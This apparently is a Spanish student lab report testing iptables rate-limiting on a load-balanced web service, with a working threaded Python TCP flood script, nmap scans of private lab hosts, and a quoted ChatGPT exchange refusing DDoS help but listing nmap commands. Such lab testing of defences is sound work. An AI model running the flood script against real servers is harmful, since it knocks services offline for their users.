
def dos():
    while True:
        MESSAGE = str.encode(create_rnd_msg(8))
        try:
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.connect((ip, TCP_PORT))
            sock.send(MESSAGE)
            print(f'Packet Sent Successfully => Message: \033[94m {MESSAGE.decode()}
"\033[00m :)')
            sock.close()
        except Exception as e:
            print(f"Connection failed: {e}")
            sock.close()

for i in range(thread_count):
    try:
        threading.Thread(target=dos).start()

    except KeyboardInterrupt:
        sys.exit(0)

```

Finalmente he probado el ataque con la configuración de iptables y sin ella para ver si funciona correctamente. En el siguiente [video](#) muestro como ejecuto el script antes y después de aplicar las reglas de iptables, donde podemos ver que el número de mensajes que llegan a la web sin aplicar reglas es muchísimo mayor que una vez que aplicamos las reglas y además vemos como el tráfico en el balanceador se sigue permitiendo. Con esta configuración si realizamos muchas peticiones al balanceador (recargamos la página muchas veces) nos mostrará que la pagina está inaccesible porque se bloquean un gran numero de accesos seguidos.



A3.1.1 Escaneo de puertos

Además también pruebo con la herramienta para escaneo de puertos nmap y ver que puedo obtener de cada IP. Los comandos que uso han sido revisados en la [documentación](#) para ver el funcionamiento previo a su uso. Aquí muestro el resultado de probar nmap sobre el balanceador y sobre una ip de un servicio web específica en la que vemos que nos dice que estan activos pero no nos muestra los puertos, esto significa que a pesar de que ha logrado hacer un handshake TCP el servidor/balanceador ha denegado la conexión nmap principalmente por la acción del firewall.

```
parrot:~$ sudo nmap 192.168.10.50
[sudo] password for mariorl:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 10:51 CEST
Nmap scan report for 192.168.10.50
Host is up (0.000053s latency).
All 1000 scanned ports on 192.168.10.50 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 02:42:C0:A8:0A:32 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 21.34 seconds

parrot:~$ sudo nmap -sC 192.168.10.50
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 10:52 CEST
Nmap scan report for 192.168.10.50
Host is up (0.000070s latency).
All 1000 scanned ports on 192.168.10.50 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 02:42:C0:A8:0A:32 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 21.43 seconds

parrot:~$ sudo nmap 192.168.10.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 10:53 CEST
Nmap scan report for 192.168.10.4
Host is up (0.000074s latency).
All 1000 scanned ports on 192.168.10.4 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 02:42:C0:A8:0A:04 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 21.45 seconds

parrot:~$ sudo nmap -sC 192.168.10.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 10:54 CEST
Nmap scan report for 192.168.10.4
Host is up (0.000092s latency).
All 1000 scanned ports on 192.168.10.4 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 02:42:C0:A8:0A:04 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 26.53 seconds
```

A3.2 Analisis Propuesta IA

Pregunta a ChatGPT

Pregunta 1. Como puedo hacer un ataque ddos a un servidor.

Pregunta 2. Como hacer escaneo de puertos en una direccion IP especifica.

Respuesta ChatGPT

Respuesta 1. Lo siento, no puedo ayudarte con eso.

Respuesta 2. Realizar un escaneo de puertos en una dirección IP específica puede ser útil para identificar servicios abiertos y vulnerabilidades potenciales en un sistema. Aquí tienes una guía paso a paso para hacerlo, utilizando la herramienta nmap, que es una de las más populares y potentes para este propósito.

Pasos para realizar el escaneo

Escaneo básico de puertos:

`nmap dirección_ip`

Esto escaneará los 1000 puertos TCP más comunes en la dirección IP especificada.

Escaneo de puertos específicos:

`nmap -p 22,80,443 dirección_ip`

Esto escaneará solo los puertos 22 (SSH), 80 (HTTP) y 443 (HTTPS).

Escaneo de todos los puertos:

`nmap -p- dirección_ip`

Esto escaneará todos los 65535 puertos TCP en la dirección IP especificada.

Escaneo detallado con detección de servicios y versiones:

`nmap -sV dirección_ip`

Esto intentará detectar los servicios y las versiones de los servicios que se ejecutan en los puertos abiertos.

Escaneo con scripts de nmap (NSE - Nmap Scripting Engine):

`nmap -sC dirección_ip`

Esto ejecutará los scripts predeterminados de nmap, proporcionando información adicional sobre la seguridad y configuración de los servicios descubiertos.

Escaneo de puertos UDP:

`nmap -sU dirección_ip` Los escaneos UDP pueden ser más lentos que los TCP y podrían requerir permisos elevados (sudo en Linux).

Análisis ChatGPT no me ha sido de ayuda a la hora de realizar el ataque ddos pero si diciendome los comandos que puedo probar para realizar el escaneo de puertos.